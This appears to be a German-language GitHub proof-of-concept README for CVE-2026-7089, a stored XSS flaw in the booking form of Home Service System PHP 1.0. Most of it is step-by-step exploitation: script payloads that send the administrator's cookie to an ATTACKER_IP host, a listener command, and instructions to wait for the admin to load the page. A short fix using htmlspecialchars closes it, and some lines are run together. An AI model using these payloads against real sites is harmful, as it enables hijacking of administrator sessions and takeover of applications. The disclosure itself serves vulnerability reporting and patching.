 xmyronn/cve-2026-7089-xss
Proof-of-Concept für CVE-2026-7089, eine gespeicherte XSS-Schwachstelle in Home Service System PHP 1.0, die eine nicht authentifizierte Übernahme der Admin-Sitzung über das Buchungsformular ermöglicht.

| Feld | Details |
|---|
| Anbieter | code-projects.org |
| Produkt | Home Service System In PHP |
| Version | 1.0 |
| Schwachstellentyp | Stored Cross-Site Scripting (XSS) |
| CWE | CWE-79 |
| Authentifizierung erforderlich | Nein |
| Autor | Imad Alvi |
Eine Stored Cross-Site Scripting (XSS)-Schwachstelle existiert in der Datei booking.php von
Home Service System In PHP 1.0. Nicht authentifizierte Benutzer können bösartige JavaScript-Payloads
über die Buchungsformularfelder injizieren. Die nicht bereinigte Eingabe

wird in der Datenbank gespeichert und ohne Ausgabekodierung im Admin-Panel
(admin.php) gerendert, wo sie im Browser-Kontext des Administrators ausgeführt wird.
Dies ermöglicht einem nicht authentifizierten Angreifer, das Admin-Sitzungscookie zu stehlen, Aktionen im Namen des Administrators durchzuführen oder das Admin-Konto vollständig zu kompromittieren.
booking.phpfname, lnameadmin.php → Buchungen verwaltenNavigieren Sie als nicht authentifizierter Benutzer zur Buchungsseite: http://TARGET/homeservices/booking.php?provider=

Injizieren Sie im Feld Vorname die folgende Payload:
<script>new Image().src="http://ATTACKER_IP:PORT?c="+document.cookie</script>
Füllen Sie die übrigen Felder mit beliebigen gültigen Daten und senden Sie die Buchung ab.

Starten Sie einen Listener auf Ihrem Angreifer-Rechner:
php -S 0.0.0.0:PORT
Warten Sie, bis der Administrator den Bereich „Buchungen verwalten“ in admin.php aufruft.
Die Payload wird im Browser des Administrators ausgeführt und exfiltriert das Sitzungscookie an Ihren Listener.

<script>alert(1)</script>

<script>new Image().src="http://ATTACKER_IP:7979?c="+document.cookie</script>
Diese Schwachstelle ermöglicht einem entfernten, nicht authentifizierten Angreifer, die Anwendung vollständig zu kompromittieren.
Ein Angreifer kann:
PHPSESSID-Sitzungscookie stehlenhtmlspecialchars() mit ENT_QUOTES auf alle benutzergenerierten Eingaben an, bevor
Sie sie speichern oder rendern